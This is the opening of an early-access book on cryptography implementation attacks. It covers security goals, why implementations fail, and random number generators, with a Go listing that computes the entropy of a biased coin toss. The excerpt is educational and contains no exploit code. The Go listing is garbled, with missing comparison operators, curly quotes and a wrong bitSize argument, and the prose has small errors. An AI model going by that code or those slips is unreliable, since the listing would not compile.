Write, break, and fix real-world implementations

Hacking Cryptography

Kamran Khan
Bill Cox

MEAP

MANNING

MEAP Edition
Manning Early Access Program

Hacking Cryptography

Write, break, and fix real-world implementations
Version 9

For more information on this and other Manning titles go to
manning.com

welcome

Thank you for purchasing the MEAP edition of *Hacking Cryptography*.

Cryptography has recently been thrust into the limelight thanks to crypto currencies, but it has been around for far longer than that. It protects everything we do in the digital world and is the last and most reliable line of defense for our data. Despite its significance and success, cryptography is anything but infallible. While the theoretical foundations of this field of knowledge are pretty sturdy, the practical applications seem almost doomed to eventually run afoul of one implementation mistake or another.

A good understanding of how physical locks work can be obtained by learning how to pick locks. That’s essentially what this book is about. While there are many books that explain how cryptography is implemented (akin to how locks are *made*), this book builds an understanding of cryptography by looking at how cryptographic locks are usually picked.

We hope that this book will expand the general understanding & discourse surrounding cryptographic engineering. We look forward to hearing your thoughts on things that can be improved. The MEAP is somewhat of a unique thing in the publishing industry and your feedback is exactly the proverbial gold that it is trying to mine. It is an exciting prospect to be able to improve your book based on actual reader feedback while you’re still writing it, and we heartily appreciate the opportunity for doing so.

Please be sure to post any questions, comments, or suggestions you have about the book in the liveBook discussion forum.

Thank you,
—Kamran Khan & Bill Cox

brief contents

1 Introduction

This chapter covers

- What is cryptography, and why is it important?
- Where and how is cryptography used?
- How is this book going to cover cryptography?
- How will our approach differ from other books that already cover this field?

Getting cryptography right is paramount for ensuring digital security in the modern world. The mathematical ideas and theory behind cryptography are quite hard to break, while the *implementations* (transforming mathematical ideas to reality via engineering processes, e.g., programming code and designing hardware) have orders of magnitude more vulnerabilities that are much easier to exploit. For these reasons, malicious actors regularly target flaws in implementations in order to "break" crypto. We wanted to capture these attacks with an organized approach so that engineers working in information security can use this book to build an elementary intuition for how cryptographic engineering usually falls prey to adversaries.

In the upcoming chapters, we will dive into the technical details of how cryptography is implemented and exploited, but before that let us first go through a high-level view of what cryptography *is*.

1.1 What is cryptography?




Figure 1.1

Cryptography builds on top of computer science to provide algorithms, tools and practices for accomplishing the following security goals:

- **Confidentiality**: Transform sensitive data into a form that prevents disclosure.
- **Integrity**: Protect sensitive data from being altered (either accidentally or by a malicious attacker).
- **Authenticity**: Prevent impersonation of digital entities.

The goal of confidentiality is achieved by transforming data in a way that makes it incomprehensible for everyone except those who have the corresponding secret to "unlock" (not a formal term) this data.

Imagine an impenetrable safe that can only be opened with a unique key. You leave the key with a relative and then travel across the country taking the safe box with you.

Now, when you need to send something secretly to this relative you put the items in the safe and ship them using regular mail. The post office can see who the box is addressed to (because they need to deliver it) but they (or anyone else, e.g., mailbox thieves) cannot open the box to see the contents. Only the relative who has the specific key can retrieve the contents once they receive the box.

Cryptography can be thought of as the digital equivalent of the safe box in the preceding example. One of its primary uses is to protect the secrecy of digital messages while they are transported around the world (by various internet service providers) in the form of internet packets.

Protecting messages against eavesdroppers has historically been the main area of focus for practitioners of cryptography. In the last half-century, however, cryptographic tools are also used to ensure *integrity* & *authenticity* of data. Going back to the example of the shipping boxes this would be akin to providing some incontrovertible proof that nobody tampered with the box while it was en route.

Cryptography is the cornerstone of computer and network security in today's world and is by far the best tool for the job if you want to protect data against (both malicious and accidental) exposure and/or corruption.

Data itself has grown exponentially in importance as governments, businesses and consumers imbue it with meaning and significance; to the point where it is often referred to as the "gold of the 21st century". At its core, the main ingredients that drive the digital revolution are:

- Consumption of data (e.g., via input devices)
- Processing of data (e.g., via processors)
- Transmission of data (e.g., via network devices)
- Storage of data (e.g., on hard drives)
- Output of data (e.g., via monitors)

Whether we are watching video streams, doing online banking, or working from home via video calls or playing video games; data drives our digital lives – and by extension, our physical ones as well.

The infrastructure that deals with these truly gargantuan amounts of data is almost always shared. For example, when we open a bank account we do not get a banking kiosk installed in our homes with a dedicated physical wire to the bank's mainframes. We instead use the internet to access the bank's servers and our digital traffic shares the physical path with many other businesses and customers along the way.

Sharing the infrastructure, however, implies that the data is exposed to parties other than the ones it was intended for. Not only could others look at this data, but they can also actively modify or corrupt it for nefarious gains. Cryptography guards data against these scenarios; e.g., ensuring that our Internet service providers cannot see our emails or someone who has access to our Wi-Fi (possibly in a public place) cannot modify our transactions when we are making online payments.

The Enigma encryption machine

Enigma was a famous encryption machine used by the Germans during World War II for encoding secret military messages. Alan Turing and other researchers cracked the encryption scheme which allowed them to decode these messages quickly. Breaking the Enigma cipher was one of the most important victories by the Allied powers and significantly tilted the balance of power during the war.

Other areas such as military applications rely even more heavily on the secrecy and integrity of data. Breaking the encryption used by the Enigma machine proved to be a pivotal advantage for allies in World War II. It would not be an overstatement to say that while secrecy and confidentiality of messages have always been important, providing these properties at scale has become a crucial aspect of modern society. Those who could do it well gained distinct competitive advantages and those who lagged (whether it was nations or corporations) paid the price dearly with the loss of consumer confidence, revenues, political influence; and even strategic setbacks in full-scale wars.

1.2 How does cryptography work?

Let's dive deeper into the goals we covered in introducing cryptography:

- **Confidentiality**: Protect data so that only the intended parties can see it. For example, the data on your laptop's hard drive should remain inaccessible to an attacker who steals it.
- **Integrity**: Protect data so that it is not modified or corrupted while it is being shared between legitimate parties. For example, when you use a credit card at a payment terminal the transaction amount is cryptographically "signed" by a small computer embedded on the card chip. Cryptography ties the possession of the credit card to the transaction amount. It should be impossible for an attacker to forge a signature that looks like it comes from your card for a transaction you have not approved yourself at a kiosk.
- **Authenticity**: Ensure that an entity is who they claim to be. For example, if you are communicating with an old schoolmate over a messaging app we want to make sure that it is indeed them at the other end and not some malicious employee of the company that built the app masquerading as your friend.

1.2.1 Confidentiality

Confidentiality guards data against being seen by unwanted entities. It accomplishes this by depending on "keys" which are available to all the intended participants but not any eavesdroppers. In its simplest forms, a secret key is used to encrypt data as shown in figure 1.2. The same key is used to decrypt the data back. This is also known as "symmetric key" encryption as the same key is used to both encrypt & decrypt data. The eavesdropper only sees encrypted data which should be indistinguishable from random garbage bytes.




Figure 1.2 Usage of "symmetric" keys for encryption and decryption

It is important to note that the data should remain protected even if an attacker knows every detail about the encryption algorithm except for the secret key itself. This is known as “Kerckhoff’s principle”. A system violates this principle when its security hinges upon whether its implementation details (e.g., the algorithm, the source code, and design documents) are known to adversaries. Unfortunately, this principle is overlooked far too often in real-world engineering decisions; mostly as a result of time constraints (publicly auditing implementations and leveraging trained eyeballs takes time and resources) and sometimes as an artifact of human psychology (it’s no fun to have your work attacked if it’s important to do so).

Kerckhoff’s principle

A cryptosystem should be secure even if an attacker knows *everything* about the system except for the key.

1.2.2 *Integrity*

While confidentiality protects data against being seen, integrity protects data against being modified or corrupted. Figure 1.3 shows the usage of a key to “sign” the data, essentially generating a strong pairing between the data and the signature. The data can then be sent to a trusted party – who also has the secret key – along with the signature without any fear of it being modified along the way (e.g., by an Internet Service Provider). Since any attacker attempting to corrupt the data would not have the secret key they would not be able to generate a valid signature. Once the data reaches its intended destination the trusted party can use its copy of the secret key to verify the signature. Therefore, while data is transmitted in plain sight, it is guarded against modification by ensuring integrity.




Figure 1.3 Usage of “symmetric” signing for ensuring integrity

1.2.3 *Authenticity*

Authenticity is a special case of integrity. Integrity helps prove that a particular piece of data was not *modified*. Authenticity builds upon that assertion to conclude that such data was in control of a particular entity at some point. For example, imagine a website that does not want its users to provide a username and password each time they visit. To improve the user experience the website generates a “token” upon successful login (i.e., a piece of data signifying that the user provided the correct username and password) and signs it with a secret key. The signed token is then downloaded on the user machine and for subsequent visits, it is automatically provided to the website, which uses its secret key to verify the *integrity* of the token. If the token signature is valid, the website can assume that it issued the token itself at some prior point and building on that assumption it can trust the username specified in the token. In other words, the website has *authenticated* the user by their possession of a cryptographic token.

We can find some very rough analogies for applications of confidentiality, integrity and authenticity around us. If a super-unforgeable stamp is made that can be verified by a recipient, it could be used to stamp an envelope's seal. The envelope is providing confidentiality against eavesdroppers. The stamp is providing integrity so that the recipient can verify the stamp to trust the contents of the envelope. Let's say that the envelope contained a local newspaper from some remote town. You could then naturally conclude that whoever possessed the stamp was in that particular town on a particular day. The last conclusion admittedly requires a leap of faith (e.g., maybe the stamp was lost or stolen, maybe the newspaper was mailed and then stamped in a different town) but you can still base a reasonable assumption of authenticity based on the integrity of the envelope. Similarly, the formula for Coca-Cola is confidential. The caps on the bottles help us consumers verify the integrity of the container and based on the results of our integrity check (and the time/location of our purchase) we decide that the contents of the bottle are indeed what they say on the label, i.e., they are authenticated by the Coca-Cola company and the appropriate regulatory food authorities.

1.3 Attacks on cryptographic theory versus attacks on implementations

Cryptography is not new, at its core, it is driven by mathematical ideas that are sometimes hundreds of years old. There are dozens of books with excellent coverage of cryptographic theory and examples of how to implement that theory in academic settings.

However, most of the existing material advises against writing your own cryptography for real-world applications. There are good reasons for that; cryptographic implementations are extremely hard to get "right". Code that looks safe and secure ends up being broken all the time. Bugs and programming defects manifest themselves in cryptographic code in subtle ways and generate disastrous consequences if the code is relied upon for protecting something critical.

If you are writing a JavaScript front-end application, a bug might produce a bad user experience. If you are writing a machine-learning model for music recommendations obscure bugs might generate wonky suggestions. Both the stakes and engineering requirements for precision are different for the world of cryptography, where the most advanced adversaries will be attacking implementations via extremely sophisticated means and subtle bugs can have huge ramifications for the security of a system. For example, a cryptographic key might be broken just by analyzing the power consumption of the device where computation is happening. It takes a truly unparalleled amount of vigilance and care to write cryptographic code that can stand the test of time.

One example of a cryptographic implementation bug bringing down the system's security is Sony's PlayStation 3; the gaming console remained secure for almost half a decade until it was discovered that some of the random numbers were not being generated properly as part of some cryptographic operations. That simple mistake allowed Sony's critical private key – which was not even present on consumer hardware and was never meant to leave Sony's secure data centers – to be calculated and published by hackers.

Therefore, all the cryptography books advise against relying on your own cryptographic implementations. In fact, this book is going to do the same! The difference, however, is that this book covers *how* cryptography is implemented in the real world and how it has been broken time and again. These ideas and practices are interspersed throughout presentations, blog posts, research papers, specialized documents and vulnerability reports. This book aims to capture the intricacies, pitfalls and hard-learned lessons from these resources and present them in an organized manner in book form.

Most cryptographic code is broken via vulnerabilities in their *implementation* as opposed to weaknesses in their mathematical theory. Many of the world's brightest minds attack the mathematical theory relentlessly before it is adopted as a standard. For example, one of the most commonly used algorithms is Advanced Encryption Standard (AES) which was adopted at the turn of the millennium after a three-year-long selection process where many top cryptographers analyzed and debated more than a dozen candidates before selecting the Rijndael algorithm as the winner. AES continues to be used extensively for protecting everything from bank transactions to top-secret classified data. There are still no known practical attacks against correctly-implemented AES. ("Practical" here implies that contemporary adversaries would be able to leverage such an attack using a reasonable amount of time and resources.)

On the other hand, systems employing AES have been broken time after time due to weaknesses introduced by implementation bugs. For example, there have been many practical attacks utilizing a class of bugs in how messages are "padded" (filled with empty data for engineering reasons) that allow hackers to see data encrypted by vulnerable AES implementations.

The implementations need to be updated much more frequently and even the most accomplished engineers cannot foresee all the ways the code will interact with machines and data. Due to these factors, it is more cost-effective for sophisticated adversaries to target security gaps in implementation instead of attacking the theory itself. Therefore, we will focus on how the engineering aspect of cryptography is usually broken, as opposed to mathematical attacks on the theory itself.

1.4 What will you learn in this book?

This book teaches you how popular cryptographic algorithms are implemented in practice and how they are usually broken. You *can* use this information as an introduction to cryptography, but we are not going to cover the underlying mathematical theory behind those algorithms.

We will be using the Go programming language for most of the coding examples in this book [1]. Go is a simple language that is well-suited for rapid prototyping and teaching engineering concepts. Code listings and exercise solutions are available publicly at the GitHub repository at `https://github.com/krkhan/crypto-impl-exploit`.

There are good reasons for why most people should not implement their own cryptography in production code (i.e., code that business outcomes rely on). As we saw in the preceding section, cryptographic implementations are extremely hard to get right. Therefore, when choosing how to leverage cryptography the better engineering decision is to rely on existing implementations that are widely used and thoroughly tested. For example, OpenSSL is a popular cryptographic engine that has had its fair share of bugs over the years but is a safe choice because of the large number of huge enterprises and governments that rely on it for security. It is in the combined vested interests of all those entities that bugs in OpenSSL be discovered and fixed as soon as possible.

The general principle in security engineering is to hedge your bets with the broader community and big players. For example, instead of writing your own cryptographic protocol (and associated code) for message encryption you should rely on TLS (Transport Layer Security) and specifically on versions and algorithms of TLS recommended for a good security posture.

Therefore, for most businesses and organizations the recommended security design involves following the best engineering practices and using existing cryptographic solutions *the right way*, which in itself is a significant challenge on its own (e.g., you can certainly end up using the right cryptographic fundamentals while overlooking some weaknesses caused by complexities of their interactions).

Building an intuition for how security designs are weakened by flaws in cryptographic implementations is not straightforward. This book aims to help the reader start grokking the general attack principles and some common scenarios in which those principles are applied. This understanding can help you in a few different areas. E.g.,

- If you *are* going to be working on implementing cryptography, possibly at one of the large enterprises, how to avoid common pitfalls.
- How to perform code reviews and assess the security posture of *existing* implementations.
- When security vulnerabilities get discovered and published about existing cryptographic software, how to assess the implications and reason about those bugs in a substantive manner.
- If you *do* need to implement cryptography for something that isn't widely used as of yet, e.g., cryptographic elections or leverage cryptography for improving privacy in machine learning algorithms, how to follow the best practices for writing secure code.

[1] Tutorial: Get started with Go `https://go.dev/doc/tutorial/getting-started`

None of this will preempt the need for getting your code reviewed by as many experts as possible. You cannot point to any cryptographic implementation and claim that it is *secure*. The best you can do is to have as many people try to break it as possible and then fix the bugs as fast as possible to build confidence in the codebase. Linus Torvalds (the creator of the Linux operating system) once famously quipped, *"given enough eyeballs, all bugs are shallow"*. For cryptographic code that is both a curse and a blessing. When bugs are found in cryptographic code they produce vulnerabilities. On the other hand, when you have enough eyeballs you approach the tail-end of remaining bugs as they become harder to find and the code in question becomes *reasonably* safe. This book aims to assist in the training of those eyeballs.

DO NOT implement your own cryptography

It is okay to use the contents of this book to learn about how cryptography works and how it is usually broken. It is also okay to go further and read about more crypto vulnerabilities and discuss them. In fact, it is even okay to try and break something new. But *please* do not try to implement your own cryptographic code based on anything you read here. If there is one takeaway from this book it's this: *it requires extreme discipline, precision, knowledge, expertise and professional training to write secure cryptographic code*. This book only aims to organize the available knowledge in specific areas and does not compensate for the rest of those qualities. A close analogy would be the books on surgery, which do serve to organize that body of knowledge but no one in their right mind would feel that reading some medical text equips them to be a surgeon on their own.

1.5 Summary

- Cryptography is the art of protecting the confidentiality and integrity of data. It consists of mathematical theory and software (code) or hardware (dedicated chips) implementations that leverage those mathematical ideas.
- Cryptographic algorithms (i.e., the mathematical theory) are developed and adapted after careful consideration and debate by top experts in the field.
- Most cryptographic code is broken via attacks on its engineering implementation as opposed to weaknesses in its mathematical theory.
- Data is all around us, and permeates through shared infrastructure where it is paramount to ensure its secrecy and safety.
- When leveraging cryptography for security a good engineering approach is to use well-established implementations.
- Complex interactions between (even well-established) cryptographic components can end up causing subtle weaknesses.

- Readers of academic material on cryptography are well-advised against writing their own cryptography because of the risk of subtle bugs that can compromise the security of the whole system.
- For cryptographic code that does have good reasons for being written from scratch, it is valuable to crowdsource the review process and get the code reviewed by as many experts as possible.

2 Random number generators

This chapter covers

- The importance of random numbers for cryptography
- Quality of random number generators (uniform distribution & entropy of RNGs)
- Different types of random number generators (cryptographically secure versus pseudo-random number generators)
- Example: Implement and exploit linear-congruential generators (LCGs)

In this chapter, we lay the foundations for understanding what random numbers *are* and what are some different kinds of random number generators. We shall implement and exploit an insecure but quite widely used type of RNG known as linear-congruential generators (LCG). LCGs are not meant to be used for security-sensitive applications but will help us get into the habit of implementing and exploiting algorithms. (In the next we shall implement and exploit a cryptographically secure RNG.)

My first encounter with randomness was when I used the RAND button on my father's scientific calculator. Whenever I would press it I would get a seemingly different number. This confused me endlessly. As a kid, you have some intuition about the limits of the world around you. For example, you know that while folks inside the TV represent real people, you cannot physically go inside the box. I understood that human beings have created machines that could do 2+2 for us and give us answers. But the machine was under *our* control. How could human beings ask a machine to *decide* something apparently all on its own? Did that mean that the machines were thinking for themselves? I was too young to comprehend the differences between determinism and randomness but as I grew up learning about random number generators helped me wrap my head around how the calculator was working. [1]

Let's begin by taking a deeper look at what *random* means. Imagine a magician asking you, "Think of a random number between 1 and 10". Most of us understand at an intuitive level what that means. The magician is asking us to think of a number that they supposedly cannot guess or predict.

Essentially the magician is asking you to *generate* a random number. We could therefore visualize random number generators as something that produces an arbitrary sequence of random numbers.




Figure 2.1 RNGs generate random numbers that are hard to predict

You would think that we would be pretty good at such a rudimentary task but as it turns out human beings are lousy RNGs. Ideally, if you ask an RNG to generate one thousand numbers between 1 and 10 you would get roughly a hundred 10s, a hundred 20s, a hundred 30s and so on. In other words, the distribution of generated numbers would be uniform. On the other hand, if you ask one thousand people to think of a number between 1 and 10 (or the same person a thousand times, although it is advised against for reasons unrelated to random numbers or cryptography) you are likely to get many more 3s and 7s than 1s and 10s. This might seem inconsequential but the same problem plays out at a larger scale where many people end up picking the same password under similar constraints.

2.1 *Why do we need random numbers for cryptography?*

Random numbers are oxygen to the world of cryptography. The success of cryptography's primary goals (confidentiality, integrity & availability) depends crucially on the "quality" of random numbers.

When asked to think of a number between 1 and 10 you are essentially *picking* from a list of available choices. The same principle applies to, for example, cryptographic tools "generating" new keys by *selecting* them from a list of possible choices. If the keys they pick are not uniformly distributed it could lead to attackers guessing the keys and bypassing any security provided by the underlying algorithms. Even slight biases could produce disastrous

[1] David Wong had a similar experience when he was young. He talks about it in the chapter on Randomness in his excellent book *Real World Cryptography*.

consequences. Let's take a look at an example that is not directly related to cryptography but outlines the basic idea of how biases in distribution make guessing easier.

2.1.1 Uniform distribution: Making things harder to guess

Imagine a medical portal that asks users to pick an 8-digit pin as their password. Passwords would therefore look like 91838472 and 64829417.

Let's say you are trying to brute-force a single password for a user account on this website. The very first guess you would make would be choosing from a list of around 100 million possible passwords (from 1 to 99999999). If we put aside our species' dismal performance as RNGs aside for a moment and assume that the passwords are uniformly distributed, you would need to make around 50 million attempts on average before hitting the right password for a user's account.

Now suppose that the medical portal sets the password as users' birthdays expressed in the form `MMDDYYYY` where the first two digits represent the month, the middle two represent the day and the last four represent the year for a particular user's birthday (quite a few medical websites do this, unfortunately). How many guesses would you need to make now before getting lucky? There are 12 possible values for `MM`, and 31 possible values for `DD` and we can try the last 150 years (as the upper cap on the lifespan of a reasonable person) for `YYYY`. The number of possible passwords is now shown in the equation 2.1.

$$\begin{array}{ccccccc} |\mathrm{MM}| & \times & |\mathrm{DD}| & \times & |\mathrm{YYYY}| & & \\ 12 & \times & 31 & \times & 150 & = & 55800 \end{array} \tag{2.1}$$

Instead of 100 million possible passwords, the number has now been reduced to 55800. In fact, we would on average need to make only around 28 thousand guesses before finding the right password – a number much smaller than 50 million! The passwords are still 8-digits in length like before, e.g., November 24, 1988 would be represented as the eight-digit number 11241988; but the range of possible passwords has been reduced drastically making the job of an attacker way easier than before.

When a cryptographic key is picked, any bias in the RNG where it strays from uniform distribution could make the job of guessing keys easier for the attackers. There are many other uses for random numbers in the area of cryptography. For example, your passwords are mixed with random numbers before some computations are performed on them to make them secure. (We will discuss the exact nature of those computations in our chapter on hashing.) In cryptographically-verifiable elections, votes are mixed with random numbers to ensure that votes to the same candidate do not end up producing the same encrypted data.

We, therefore, conclude that for cryptographic needs, an RNG such as the one shown in figure 2.1 should produce output (the lone arrow in the picture) that is uniformly distributed across the entire range of possible outputs.

2.1.2 Entropy: Quantifying unpredictability

Another important characteristic of the RNGs is *entropy*, which can be defined as the measure of uncertainty (or disorder – in terms of its classical definition) in a system. In a fair coin toss where both sides have equal chances of landing up the entropy is 1 bit. If we denote heads by 1 and tails by 0, we are *equally* unsure about whether the value of that single bit will be heads or tails. If we were to predict the outcome of 10 successive fair coin tosses we would have an entropy of 10 bits.

If the coin had been tampered with in some way the entropy would be *less* than 1 bit. In fact the more biased it is the lesser the entropy would be. An extreme example would be that if you have tails on both sides of the coin the entropy would be 0 bits. If the coin has been tampered with so that heads has a 75% probability of coming up and tails only 25%, the entropy of such a coin toss would only be roughly 0.8 bits. Let's see how.

The entropy of a probability distribution (e.g., distribution of numbers generated by an RNG) can be calculated as shown in the equation 2.2.

$$\begin{aligned} H(X) &= -\sum_{x \in X} p_x \log_2 p_x \\ &= -p_1 \times \log_2(p_1) - p_2 \times \log_2(p_2) - \ldots p_n \times \log_2(p_n) \end{aligned} \tag{2.2}$$

p_1 is the probability of the first choice being picked up, p_2 is the probability of the second choice being picked up and so on. Each probability is multiplied by its *binary log* (log to the base 2) before their negative sums are added up. In terms of a coin toss, we only have p_{heads} and p_{tails}. The sum of all probabilities for a given probability space is 1. In other words, while there's a 50% (0.5) chance of either side coming up each time you flip the coin there is a 100% chance that the answer will be one of those two options. Each probability value is always less than 1 which makes its logarithm negative, so that we calculate a negative sum to produce a positive value for the entropy.

We can write a program to calculate the entropy of a biased coin toss. It will help us get in the flow for upcoming code examples as well. In listing 2.1 we are going to:

- Take two floating point numbers as input, respectively representing the probability of heads or tails coming out on top.
- When parsing the input, we want the sum of the two numbers to be equal to 1 (and also not to exceed it). Because of the way floating point numbers work in Go, if we simply compare `(heads+tails)` to 1 for equality it would trip for some inputs, e.g., 0.9 and 0.1 (even though their sum should be equal to 1). For this reason on line 34 we measure how close we are to *approaching* 1 instead of testing for equality.
- Apply the formula in equation 2.2 to these values and output the result.

These steps are shown in the flowchart in figure 2.2.



Start
Input for probability of heads coming up
Input for probability of tails coming up
Is sum roughly equal to 1
Yes
No
Calculate entropy using the binary log formula
Display result to user
End

Figure 2.2 Flow chart for calculating the entropy of a biased coin toss

Listing 2.1 `ch02/biased_coin_toss/main.go`

```
package main

import (
  ”fmt”
  ”math”
  ”os”
  ”strconv”
)

func main() {
  var line string

  fmt.Printf(”Enter probability of heads (between 0.0 and 1.0): ”)
  fmt.Scanln(&line)
  heads, err := strconv.ParseFloat(line, 32)
  if err != nil || heads  0 || heads  1 {
    fmt.Println(”Invalid probability value for heads”)
    os.Exit(1)
  }

  fmt.Printf(”Enter probability of tails (between 0.0 and 1.0): ”)
  fmt.Scanln(&line)
  tails, err := strconv.ParseFloat(line, 2)
  if err != nil || tails  0 || tails  1 {
    fmt.Println(”Invalid probability value for heads”)
    os.Exit(1)
  }

  if heads+tails > 1 {
    fmt.Println(”Sum of P(heads) and P(tails) must be less than 1”)
    os.Exit(1)
  }

  if 1-(heads+tails) > 0.01 {
    fmt.Println(”Sum of P(heads) and P(tails) must be 1”)
    os.Exit(1)
  }

  entropy := -(heads * math.Log2(heads)) - (tails * math.Log2(tails))
  fmt.Printf(”P(heads)=%.2f, P(tails)=%.2f, Entropy: %.2f bits\n”, heads,
      tails, entropy)
}
```

This measures the delta (how far the value is) of `(heads+tails)` from 1

Let’s run this program for a few inputs as shown in listing 2.2.

Listing 2.2 Output for `ch02/biased_coin_toss/main.go`

```
P(heads)=0.50, P(tails)=0.50, Entropy: 1.00 bits
P(heads)=0.75, P(tails)=0.25, Entropy: 0.81 bits
P(heads)=0.80, P(tails)=0.20, Entropy: 0.72 bits
P(heads)=0.10, P(tails)=0.90, Entropy: 0.47 bits
```

As you can see, even though we are still getting one bit of *output* (i.e., whether the result was heads or tails) when we do toss the coin, the *entropy* of output decreases as the coin toss becomes more biased. Another way to understand this is to look at it from the other side, i.e., if a coin toss has an entropy of 1 bit, guessing its output becomes as hard as it can be for a coin toss. If it has an entropy of 0.47 bits we know one outcome is likelier than the other so guessing it becomes relatively easier.




Figure 2.3 Entropy of a biased coin toss

Figure 2.3 shows how entropy (the solid curved line) changes as the coin toss becomes more biased. The dotted lines represent the probabilities of heads or tails coming up. Please note that their sum always remains exactly equal to 1 because they represent the entire probability space, i.e., there is no third outcome. Entropy is maximum (the peak in the middle) when both heads and tails have a 50% probability of occurring. That is when it is the hardest to predict which way the coin is likelier to land.

So how is entropy related to RNGs? If the output of an RNG is uniformly distributed, the job of guessing the output is as hard as it could be. We have maximum possible *uncertainty* about the output and entropy is the measure of uncertainty.

The relation between output distribution and entropy of an RNG

A random number generator has maximum entropy when its output distribution is uniform.

2.2 Understanding different types of RNGs

Now that we have a basic understanding of what RNGs do (they generate random numbers), and how we evaluate their quality (i.e., how close their output is to a uniform distribution, which would help by maximizing the entropy of the output bits), let's see what are some different types of RNGs and how they differ from each other.

RNGs can be broadly categorized into:

- **True Random Number Generators** (TRNGs) rely on non-deterministic physical phenomena (e.g., quantum unpredictability) to generate random numbers.
- **Pseudo Random Number Generators** (PRNGs) use a deterministic algorithm (usually implemented in software) to generate random numbers.
- **Cryptographically Secure Pseudo Random Number Generators** (CSPRNGs) are PRNGs that satisfy extra requirements needed for cryptographic security.

2.2.1 True Random Number Generators (TRNGs)

Coin toss, dice roll, nuclear decay, thermal noise from a resistor, and even the weather [2] are examples of phenomena that generate unpredictable values that can be used as sources of randomness – with varying levels of quality (entropy) and performance (how fast can they produce new numbers). Performance is an important characteristic that measures how fast can an RNG produce new numbers. For example, you could decide whether to use an umbrella based on the random physical phenomenon of rain but that decision will not change every millisecond. The rate of generation for the randomness is bound by what you are sampling (is it raining?), and how often the underlying physical conditions change (it would take at least a few minutes for the rain to start or stop).




Figure 2.4 TRNGs sample physical phenomena to generate random numbers

In general, we want TRNGs to satisfy the following properties:

- They should protect (e.g., by tamper-proofing) against attackers that have physical control over the TRNG and want to either *predict* or *influence* its output.
- They should provide a physical model that predicts the rate-of-generation and entropy of generated bits based on the fundamental physical properties of the underlying phenomena. These "health checks" should preferably shut down the TRNG if its operation is deemed to be faulty. Please note that while the model should help in

[2] Random weather. https://quantumbase.com/random-weather/

quantifying the operational characteristics of the RNG (i.e., rate of generation and entropy of generated bits) they do not predict the *actual* bits. They essentially assess the questions "Are you generating random enough bits?" and "are you generating random bits fast enough"; but they do not predict the actual bits coming out of the RNG.

TRNGs sample physical world to generate values that are practically unpredictable. (There could be a philosophical argument that we are living in a deterministic universe and nothing is truly "unpredictable", but it is not relevant for cryptographic discussions. We only need the values to be un-guessable by contemporary adversaries on earth.) This is shown in figure 2.4. Some of these phenomena include:

- **TRNGs sample physical phenomena to generate random numbers**
  These generate "true" random numbers in the truest sense of the word as nuclear decay is a random process at the level of single atoms (leading Albert Einstein to famously proclaim "God does not play dice", which is exactly what we want to play.). It is impossible to predict when a particular atom will decay but if you group several identical atoms the overall decay rate can be expressed as half-life; which is defined as the time required for exactly half the atoms to decay *on average*. The probabilistic process of decay can be sampled by a Geiger counter to generate digital bits. The reason this method is not widely used everywhere is that it is expensive in terms of reliable detection itself as well as requiring radioactive sources that would satisfy the desired parameters (e.g., rate of generation).

- **Atmospheric noise detected by radio receivers.**
  These are cheap to build but are susceptible to physical attacks where an adversary can easily influence the output of the RNG via electromagnetic interference.

- **Measuring variance/drift in the timing of clock signals.**
  This method is cheap. Clock signals are already the backbone of almost every modern processor so it does not require new hardware but it does a great deal of care for getting the implementation right. Measuring clock drifts is not trivial, they were not designed for generating random numbers; and the behavior is easily influenced by adversaries with either physical (e.g., being able to induce power-supply noise) or remote access to the processor (e.g., being able to execute other applications on the same processor).

- **Electric noise generated by the avalanche or Zener effect.**
